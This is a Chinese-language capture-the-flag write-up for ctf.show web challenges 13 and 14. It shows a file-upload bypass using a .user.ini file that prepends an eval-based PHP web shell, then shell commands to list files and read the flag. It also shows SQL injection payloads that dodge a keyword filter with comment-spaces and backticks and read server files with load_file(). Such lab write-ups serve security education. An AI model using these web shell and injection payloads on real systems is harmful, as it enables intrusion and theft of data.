ctf.show web 13-14 writeup

原创


Sk1y 于 2021-02-19 15:40:38 发布 173 收藏
分类专栏： CTF刷题记录 文章标签： mysql 安全 web

ctf.show web 13-14 writeup

目录

---

web13



解题过程

打开题目如下，应该与文件上传漏洞有关。

当时做的时候，按照常规流程做了一些尝试，尝试上传了php文件，图片马等等，发现后端把php后缀的文件过滤了，同时对文件的大小有一定的限制。

源码泄露：

```
<?php
 header("content-type:text/html;charset=utf-8");
 $filename = $_FILES['file']['name'];
 $temp_name = $_FILES['file']['tmp_name'];
 $size = $_FILES['file']['size'];
 $error = $_FILES['file']['error'];
 $arr = pathinfo($filename);
 $ext_suffix = $arr['extension'];
 if ($size > 24){
  die("error file zise");
 }
 if (strlen($filename)>9){
  die("error file name");
 }
 if(strlen($ext_suffix)>3){
  die("error suffix");
 }
 if(preg_match("/php/i",$ext_suffix)){
  die("error suffix");
    }
    if(preg_match("/php/i"),$filename)){
        die("error file name");
    }
 if (move_uploaded_file($temp_name, './'.$filename)){
  echo "文件上传成功！";
 }else{
  echo "文件上传失败！";
 }

 ?>
```

从源码中，我们可以知道对文件的大小，文件的名字长度，后缀名都做了限制。这样的话我们可以从之前checkin题目中寻找灵感(checkin题目wp传送门)，先上传.user.ini文件，再上传所包含的文件(比如b.txt)

解题步骤

1.先上传.user.ini,内容为

```
auto_prepend_file=b.txt
```

2.然后上传b.txt,这样的话，每次调用php文件，都会自动包含b.txt文件，b.txt文件的内容为，内容太长会引起报错


```
<?php
eval($_GET['c']);
```

这里在**checkin**那个题目可以用菜刀，但是博主在实践的时候菜刀链接成功，但是没有其他文件的访问权限，所以在这个题目中推荐下面这个找**flag**的做法。

3.首先把目录文件找出来：下面这个多试几次，我当时试了好多次，差点自闭

```
?c=print_r(glob("*"));
```

甚至又重新上传了几次这两个文件，最终实验成功，



Array ([0] => 903c00105c0141fd37ff47697e916e53616e33a72fb3774ab213b3e2a732f56f.php [1] => b.txt [2] => index.php [3] => upload.php [4] => upload.php.bak)

4. flag应该就在比较长的文件中了，highlight_file（）该文件，

```
?c=highlight_file('903c00105c0141fd37ff47697e916e53616e33a72fb3774ab213b3e2a732f56f.php');
```

```
<?php
$flag="ctfshow{8dc9defc-8a71-4d4d-89ff-d46f84182f21}";
?>
```


5.也可以用system()命令

```
?c=system('cat 903c00105c0141fd37ff47697e916e53616e33a72fb3774ab213b3e2a732f56f.php');
```

flag在f12中

web14

题目：



解题过程

打开题目，开始代码审计，

代码审计

```php
 <?php
include("secret.php");

if(isset($_GET['c'])){
    $c = intval($_GET['c']);
    sleep($c);
    switch ($c) {
        case 1:
            echo '$url';
            break;
        case 2:
            echo '@A@';
            break;
        case 555555:
            echo $url;
        case 44444:
            echo "@A@";
            break;
        case 3333:
            echo $url;
            break;
        case 222:
            echo '@A@';
            break;
        case 222:
            echo '@A@';
            break;
        case 3333:
            echo $url;
            break;
        case 44444:
            echo '@A@';
        case 555555:
            echo $url;
            break;
        case 3:
            echo '@A@';
        case 6000000:
            echo "$url";
        case 1:
            echo '@A@';
            break;
    }
}

highlight_file(__FILE__);
```

学过c语言的应该都了解case得运行机制，传值?c=3,

跳到case 3 之后，echo '@A@';

因为没有break,会接着运行下一条，echo "$url";

然后又没有break,接着运行echo '@A@' ,break;等待3秒,回显

```
@A@here_1s_your_f1ag.php@A@ <?php
include("secret.php");

if(isset($_GET['c'])){
        $c  =  intval($_GET['c']);
```

访问隐藏文件

访问here_1s_your_f1ag.php,跳转到一个新的界面

注意url，可以看出是get传值，变量名为query

遇到这个当即想到可能与sql注入有关.同时在网页源码中发现了一些提示

```
if(preg_match('/information_schema\.tables|information_schema\.columns|linestring| |polygon/is', $_GET['que
  die('@A@');
 }
```

对information_schema.tables,information_schema.columns,linestring,空格,polygon进行了过滤。

绕过防护的方法

1.可以使用/**/代替空格进行绕过

2.反引号 `` 反引号解释原文传送门

> 反引号：它是为了区分MYSQL的保留字与普通字符而引入的符号。
>
> 注意划重点：有MYSQL保留字作为字段的，必须加上反引号来区分！！！
>
> 所谓的保留字就是select database insert 这一类数据库的sql指令，当我们不得已要拿他们来做表名和字段名的时候 我们必须要加反引号来避免编译器把这部分认为是保留字而产生错误。

所以information_schema.tables,information_schema.`tables` 两者在使用效果上无差

判断注入类型

?query=1/**/1=1# 没有报错，同时有如下回显

?query=1/**/and/**/1=3#　没有报错，同时回显不相同

所以判断注入类型为数字型

判断字段数

```
?query=1/**/order/**/by/**/1#
```


```
?query=1/**/order/**/by/**/2#
```

Unknown column '2' in 'order clause'

判断字段数为1

爆库名

```
?query=121/**/union/**/select/**/database()#
```


回显

web

确定


爆表名

```
?query=121/**/union/**/select/**/group_concat(table_name)/**/from/**/information_schema.`tables`/**/where/*
```




爆列名

```
?query=121/**/union/**/select/**/group_concat(column_name)/**/from/**/information_schema.`columns`/**/where
```



爆字段名

?query=121/**/union/**/select/**/group_concat(0x7a,id,0x7a,username,0x7a,password)/**/from/**/content#



看来它并不想我们这么容易地拿到flag.....

注意观察，在显示的一串字符中有这样的语句 secret has a secret...

load_file()函数

（解释来源于百度，结尾链接有一个load_file()函数在注入中的应用）

Load_file函数的功能是读取文件并返回文件内容为字符串。

要使用此函数，文件必须位于服务器主机上，必须指定完整路径的文件，而且必须有FILE权限。 该文件所有字节可读，但文件内容必须小于max_allowed_packet。

2

如果该文件不存在或无法读取，因为前面的条件之一不满足，函数返回 NULL。

在MySQL5.0.19，character_set_filesystem系统变量控制文件名的解释，即仅作文字字符串。

3

例子：

mysql> UPDATE table_test

-> SET blob_col=LOAD_FILE('/tmp/picture')

-> WHERE id=1;

4

或者

update eugene set article=load_file('D:\eugene.txt')where title='eugene';


读取secret.php文件

在f12中，在script标签中,找到代码

```
<?php
$url = 'here_1s_your_f1ag.php';
$file = '/tmp/gtf1y';
if(trim(@file_get_contents($file)) === 'ctf.show'){
 echo file_get_contents('/real_flag_is_here');
}')
```

如果/tmp/gtf1y中的值与ctf.show相同，则输出/real_flag_is_here中的值，我们可以用load_file()函数直接输出/real_flag_is_here中的值即可

```
?query=121/**/union/**/select/**/load_file('/real_flag_is_here')
```



相关资料：

1.mysql注入中load_file()函数的应用

2.load_file()函数简介